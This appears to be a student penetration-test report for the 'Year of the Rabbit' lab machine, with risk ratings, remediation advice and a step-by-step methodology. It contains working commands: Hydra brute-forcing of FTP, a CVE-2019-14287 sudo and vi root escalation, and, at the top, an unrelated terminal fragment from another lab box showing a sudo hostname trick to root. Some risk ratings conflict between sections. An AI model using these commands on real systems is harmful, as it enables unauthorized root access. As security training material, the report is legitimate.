Sudoers file: /etc/sudoers.d/alice is readable
sed: -e expression #1, char 2048: Invalid range end
sed: -e expression #1, char 1959: Invalid range end
```

```
alice@looking-glass:/tmp$ clear
alice@looking-glass:/tmp$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/tmp$ hostname
looking-glass
alice@looking-glass:/tmp$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@looking-glass:/tmp#
```

>>

SECURITY ASSESSMENT

<<Year of the Rabbit>>

Submitted to: << sprints>>

Security Analyst: << Ali Mohamed Abdelfatah >>
Security Analyst: << Mohamed Ahmed Fathy>>
Security Analyst: << Tarek Ayman Hassan>>
Security Analyst: << Ali Samy Gomaa>>
Security Analyst: << Zyad Mohamed Hagag>>

Date of Testing: <<16/10/2024 >
Date of Report Delivery: <<24/10/2024>

Table of Contents

Contents

SECURITY ENGAGEMENT SUMMARY **2**

ENGAGEMENT OVERVIEW 2

SCOPE 2

RISK ANALYSIS 2

RECOMMENDATION 2

SIGNIFICANT VULNERABILITY SUMMARY **4**

High Risk Vulnerabilities 4

Medium Risk Vulnerabilities 4

Low Risk Vulnerabilities 4

SIGNIFICANT VULNERABILITY DETAIL **5**

<< INFORMATION DISCLOSURE IN PATH >> 5

<< MISCONFIGURATION IN PHP FILE REDIRECT >> 6

<< INFORMATION DISCLOSURE IN IMAGE >> 7

<< WEAK ENCODING USING BRAINFUCK CIPHER >> 8

<< MISCONFIGURATION IN SSH >> 9

<< PRIVILEGE ESCALATION VULNERABILITY >> 10

METHODOLOGY **11**

ASSESSMENT TOOLSET SELECTION 11

ASSESSMENT METHODOLOGY DETAIL 12

Security Engagement Summary

Engagement Overview

<<
Explain the engagement.

- The engagement was requested by the **Sprints team** to assess the security posture of the system.
- The engagement is being completed by **team4, as the trainee**.
- The primary goal is to **test the provided IP address** and identify any vulnerabilities that could result in **root or high-privilege access**.
- The assessment is conducted **one time**.

>>

Scope

<<

The scope of the engagement is a **network penetration test** focused on the **provided IP address**, with the objective of identifying vulnerabilities that could be exploited to **compromise the system or gain high-privilege access**.

>>

Executive Risk Analysis

<<

- **Information Disclosure in Path (Low)**
  - **Explanation**: After accessing the web server, I found the Apache page. By fuzzing, I gained access to the /accets path, which revealed a CSS file.
- **Misconfiguration in PHP File Redirect (Medium)**
  - **Explanation**: When intercepting the request to access a PHP file, I was redirected to another path containing a secret path due to a misconfiguration.
- **Information Disclosure in Image (High)**
  - **Explanation**: I obtained FTP server authentication data by extracting it from an image located in a secret path.
- **Weak Encoding Using Brainfuck Cipher (High)**
  - **Explanation**: On the FTP server, I found a file containing SSH authentication data encoded using the weak Brainfuck cipher.
- **Misconfiguration in SSH (High)**
  - **Explanation**: After logging in using credentials obtained from the FTP server, I found a file indicating that the root user instructed another user to change their password, with the password clearly displayed.
- **Privilege Escalation Vulnerability (CVE-2019-14287) (High)**
  - **Explanation**: I was able to gain root privileges by exploiting a misconfiguration linked to this specific CVE

>>

Executive Recommendation

<<

It is critical to address the identified vulnerabilities promptly to prevent potential exploitation. Specifically, patch the **Privilege Escalation Vulnerability (CVE-2019-14287),** which could allow attackers to gain root access. Additionally, ensure that sensitive data is not stored within images, as this poses a security risk. Removing any critical information from images and securing storage practices is recommended to safeguard the organization's assets.

>>

Significant Vulnerability Summary

>>

This report highlights critical vulnerabilities that could lead to significant security risks.

Critical Information Exposure: Sensitive data is stored within images, which may be subject to easy encoding techniques.

Privilege Escalation Risk: The identified CVE could potentially grant attackers root privileges.

High Risk Vulnerabilities

- **CVE(2019-14287)**– Leads to root privilege escalation.

Medium Risk Vulnerabilities

- Information disclosure when logging into SSH as the 'eli' user.
- Sensitive information disclosed in images due to poor encoding practices.

Low Risk Vulnerabilities

- Sensitive paths exposed in CSS files.

Significant Vulnerability Detail


<< Information Disclosure in Path >>

<< LOW>>

<<

Vulnerability detail

- **Assessed Risk Level:** Low
- **Discussion (Executive Summary)** when accessing a specific path that inadvertently exposed a PHP file. The presence of this file can lead to unintended information disclosure, which could potentially be exploited.
- **Evidence of Validation:**



- **Probability of Exploit/Attack**: While this vulnerability is not immediately dangerous, it may serve as a stepping stone for more significant attacks. An attacker could use the information obtained to escalate their privileges or gain access to additional sensitive data.
- **Impact of Exploitation:** If exploited, this vulnerability could impact multiple users and groups within the organization, potentially affecting various departments.
- **Remediation:** To mitigate this risk, it is recommended to remove the exposed PHP file from the CSS file and ensure that no sensitive information is accessible through unintended paths.

>>

<< Misconfiguration in PHP File Redirect >>

<< MEDIUM >>

<<

Vulnerability detail

Assessed Risk Level: Medium

Discussion (Executive Summary): This vulnerability was identified when a request for a specific file redirected us to YouTube. During our attempt to intercept the request, we discovered a secret path containing an image file. This misconfiguration exposes sensitive paths that should not be accessible.

Evidence of Validation:

Host	Method	URL	Para
http://10.10.115.232	GET	/intermediary.php?hidden_directory=/...	
http://10.10.115.232	GET	/sup3r_s3cr3t_fl4g.php	
http://10.10.115.232	GET	/sup3r_s3cret_fl4g	
http://10.10.115.232	GET	/sup3r_s3cret_fl4g/	
https://www.youtube.com	GET	/watch?v=dQw4w9WgXcQ?autoplay=1	

quest

etty Raw Hex

```
GET /intermediary.php?hidden_directory=/WExYY2Cv-qU HTTP/1.1
Host: 10.10.115.232
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 F
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

Probability of Exploit/Attack: An attacker could exploit this misconfiguration by accessing the secret path to install unauthorized images or manipulate existing content.

Impact of Exploitation: If exploited, this vulnerability could allow an attacker to gain credentials for logging into FTP servers, potentially compromising sensitive data and affecting multiple users and groups within the organization. This could disrupt business continuity and have financial implications.

Remediation: To mitigate this risk, it is recommended to remove or properly configure the exposed path to prevent redirection. Additionally, implementing strict access controls can help secure sensitive areas of the application

>>


<< Information Disclosure in Image >>

<<high >>

<<

Vulnerability detail

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** This vulnerability was identified when downloading an image, which displayed sensitive credentials as strings. This exposure of credentials for FTP servers poses a significant security risk.
- **Evidence of Validation:**



- **Probability of Exploit/Attack:** An attacker could exploit this vulnerability by accessing the exposed credentials to gain unauthorized entry into the FTP server. Tools such as Hydra, Wfuzz, or other brute-force tools could be used to exploit this weakness effectively.
- **Impact of Exploitation:** If exploited, the attacker could gain access to FTP servers and download any files stored within, leading to potential data breaches and loss of sensitive information. This could significantly impact various users and groups within the organization, disrupting business continuity and resulting in revenue loss.
- **Remediation:** To mitigate this risk, it is essential to remove the critical data from the image and secure it adequately. Implementing stringent access controls and monitoring can also enhance the security posture of the organization


>>

<< Weak Encoding Using Brainfuck Cipher >>

<< HIGH >>

<<

Vulnerability detail

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** This vulnerability was identified when accessing the *eli* installation files from the FTP server, where critical data was found to be encoded with a weak cipher. This encoding method exposed SSH credentials, creating a significant security risk.
- **Evidence of Validation:**
- 

- **Probability of Exploit/Attack:** An attacker could exploit this vulnerability by gaining access to SSH using the exposed credentials. The weak encoding may allow for easy decryption, increasing the likelihood of successful exploitation.
- **Impact of Exploitation:** If this vulnerability is exploited, attackers could gain unauthorized access to the SSH environment, potentially compromising sensitive data across various user groups and departments. This could lead to significant business disruptions and financial losses.
- **Remediation:** To mitigate this risk, it is essential to replace the weak cipher with a stronger encryption method. Additionally, sensitive information should be stored securely, and access controls should be implemented to limit exposure. Regular security audits can help ensure that sensitive data remains protected

>>

<< Misconfiguration in SSH >>

<<HIGH>>

<<

Vulnerability detail

- **Assessed Risk Level:** High

Discussion (Executive Summary): This vulnerability was identified through privilege escalation attempts when logging into the SSH service. By leveraging specific comments made by users, an attacker could gain unauthorized access to elevated privileges.

Evidence of Validation:

```
[redacted]year-of-the-rabbit:~$ find / -name s3cr3t 2>/dev/null
/usr/games/s3cr3t
[redacted]@year-of-the-rabbit:~$ cd /usr/games/s3cr3t
[redacted]@year-of-the-rabbit:/usr/games/s3cr3t$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jan 23  2020 .
drwxr-xr-x 3 root root 4096 Jan 23  2020 ..
-rw-r--r-- 1 root root  138 Jan 23  2020 .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
[redacted]@year-of-the-rabbit:/usr/games/s3cr3t$ cat .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly\!
Your password is awful, [redacted].
It should be at least 60 characters long! Not just [redacted]
Honestly!

Yours sincerely
   -Root
[redacted]@year-of-the-rabbit:/usr/games/s3cr3t$ su [redacted]
No passwd entry for user '[redacted]'
eli@year-of-the-rabbit:/usr/games/s3cr3t$ su [redacted]
Password:
[redacted]ne@year-of-the-rabbit:/usr/games/s3cr3t$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/[redacted]/user.txt
```

Probability of Exploit/Attack: There is a significant probability that an attacker could exploit this vulnerability to escalate their privileges, gaining access to sensitive system resources and data.

Impact of Exploitation: If exploited, this vulnerability could allow attackers to gain unauthorized access to critical systems, impacting various user groups and departments. This could lead to serious breaches of business continuity and financial loss.


Remediation: To mitigate this risk, it is recommended to restrict the visibility of sensitive comments to the user who created them. Implementing secure storage practices for such information can prevent unauthorized access and escalation. Regular audits and monitoring of user access patterns can also help detect and prevent exploitation attempts.

>>

<<privilege escalation vulnerability(CVE-2019-14287)>>

<<HIGH >>

<<

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** This vulnerability was identified by listing the privileges and permissions assigned to a user via the sudo -l command. A misconfiguration was discovered that could be exploited to gain root privileges. By using the command:
- bash
- Copy code
- sudo -u#-1 /usr/bin/vi /home/*******/user.txt
- an attacker could edit the file to include the line:
- Copy code
- :!/bin/bash
- This manipulation allows for gaining root access.
- **Evidence of Validation:**
- 

- **Probability of Exploit/Attack:** If an attacker successfully gains access to SSH, there is a high probability that they could exploit this vulnerability, potentially compromising the system's integrity.
- **Impact of Exploitation:** Exploitation of this vulnerability could allow attackers to gain root access, affecting multiple user groups and departments. This could lead to significant breaches in business continuity and financial losses.
- **Remediation:** To mitigate this risk, ensure that your system is running **sudo version 1.8.28 or later**, as this version includes the patch for **CVE-2019-14287**. Additionally, regular audits of user privileges and permissions should be conducted to identify and rectify any misconfigurations.

>>

Methodology

<<

1. **Scanning with Nmap**: Conducted a thorough scan of the network using Nmap to identify live hosts, open ports, and services running on those ports.
2. **Web Server Assessment**: Evaluated the web servers for vulnerabilities and misconfigurations to gather information about their configurations and potential weaknesses.
3. **Fuzzing**: Performed fuzzing techniques to discover hidden endpoints and interesting information that could be leveraged for further exploitation.
4. **Request Interception**: Intercepted web requests using a proxy tool to analyze the traffic and identify sensitive information that may be exposed during the communication process.
5. **Steganography Techniques**: Explored potential data hidden within images or other file formats using steganography techniques to extract critical information that could be useful for further attacks.
6. **Decoding Critical Information**: Decoded any critical information obtained during the previous steps to assess its relevance and potential for exploitation.
7. **Privilege Escalation Attempts**:
   - Attempted privilege escalation to access another user's permissions.
   - Pursued privilege escalation to gain root access, ensuring a comprehensive assessment of system security.

>>

Assessment Toolset Selection

<<

- **Nmap**
- **Dirsearch**
- **Burp Suite**
- **Hydra**
- **dCode**
- **ChatGPT**

>>

Assessment Methodology Detail

<<

At first I scan with nmap tool as

```
┌──(kali㉿kali)-[~/task]
└─$ nmap -sV -A 10.10.124.31
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-06 11:40 EDT
Nmap scan report for 10.10.124.31 (10.10.124.31)
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 a0:8b:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
|   2048 df:25:d0:47:1f:37:d9:18:81:87:38:76:30:92:65:1f (RSA)
|   256 be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
|_  256 db:b1:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (ED25519)
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
Aggressive OS guesses: Linux 5.4 (99%), Linux 3.10 - 3.13 (96%), ASUS RT-N56U WAP (Linu
 (93%), Android 5.0 - 6.0.1 (Linux 3.4) (93%), Android 5.1 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

I found web server I access it and found static Apache page then I fuzzing directory using dirsearch tool as

```
$ dirsearch -u http://10.10.124.31
sr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationW
from pkg_resources import DistributionNotFound, VersionConflict

v0.4.3

tensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25

tput File: /home/kali/task/reports/http_10.10.124.31/_24-10-06_11-41

rget: http://10.10.124.31/

1:41:36] Starting:
1:41:56] 403 -  277B  - /.ht_wsr.txt
1:41:56] 403 -  277B  - /.htaccess.orig
1:41:56] 403 -  277B  - /.htaccess.bak1
1:41:56] 403 -  277B  - /.htaccess_sc
1:41:56] 403 -  277B  - /.htaccessBAK
1:41:56] 403 -  277B  - /.htaccess_extra
1:41:56] 403 -  277B  - /.htaccess.save
1:41:56] 403 -  277B  - /.htaccess_orig
1:41:56] 403 -  277B  - /.htaccess.sample
1:41:57] 403 -  277B  - /.htaccessOLD
1:41:57] 403 -  277B  - /.htaccessOLD2
1:41:57] 403 -  277B  - /.htm
1:41:57] 403 -  277B  - /.httr-oauth
1:41:57] 403 -  277B  - /.html
1:41:57] 403 -  277B  - /.htpasswd_test
1:41:57] 403 -  277B  - /.htpasswds
1:42:03] 403 -  277B  - /.php
1:42:03] 403 -  277B  - /.php3
1:43:08] 200 -  487B  - /assets/
1:43:08] 301 -  313B  - /assets  →  http://10.10.124.31/assets/
```

After that I access to css file and find this file

10.10.124.31/assets/style.css

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

```
{
 margin: 0px 0px 0px 0px;
 padding: 0px 0px 0px 0px;


ody, html {
 padding: 3px 3px 3px 3px;

 background-color: #D8DBE2;

 font-family: Verdana, sans-serif;
 font-size: 11pt;
 text-align: center;

* Nice to see someone checking the stylesheets.
  Take a look at the page: /sup3r_s3cr3t_fl4g.php
/
```

When access this file it redirect me to youtube videos so that I intercept the request and gain


Host	Method	URL	Para
http://10.10.115.232	GET	/intermediary.php?hidden_directory=/...	
http://10.10.115.232	GET	/sup3r_s3cr3t_fl4g.php	
http://10.10.115.232	GET	/sup3r_s3cret_fl4g	
http://10.10.115.232	GET	/sup3r_s3cret_fl4g/	
https://www.youtube.com	GET	/watch?v=dQw4w9WgXcQ?autoplay=1	

quest


etty Raw Hex

```
GET /intermediary.php?hidden_directory=/WExYY2Cv-qU HTTP/1.1
Host: 10.10.115.232
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 F
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

Hidden dir when access it I found an image I download it from



When I show it as string I found some interesting creds as




I save passwords in file and run hydra tool to gain the right password as


```
┌──(kali㉿kali)-[~/task]
└─$ hydra -l [redacted] -P pass ftp://10.10.124.31
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-06
[DATA] max 16 tasks per 1 server, overall 16 tasks, 82 login tries (l:1/p:
[DATA] attacking ftp://10.10.124.31:21/
[21][ftp] host: 10.10.124.31   login: [redacted]   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-06
```

After login in ftp service I download the file was encoded with string sypher so I use dCode we site to analyses it as



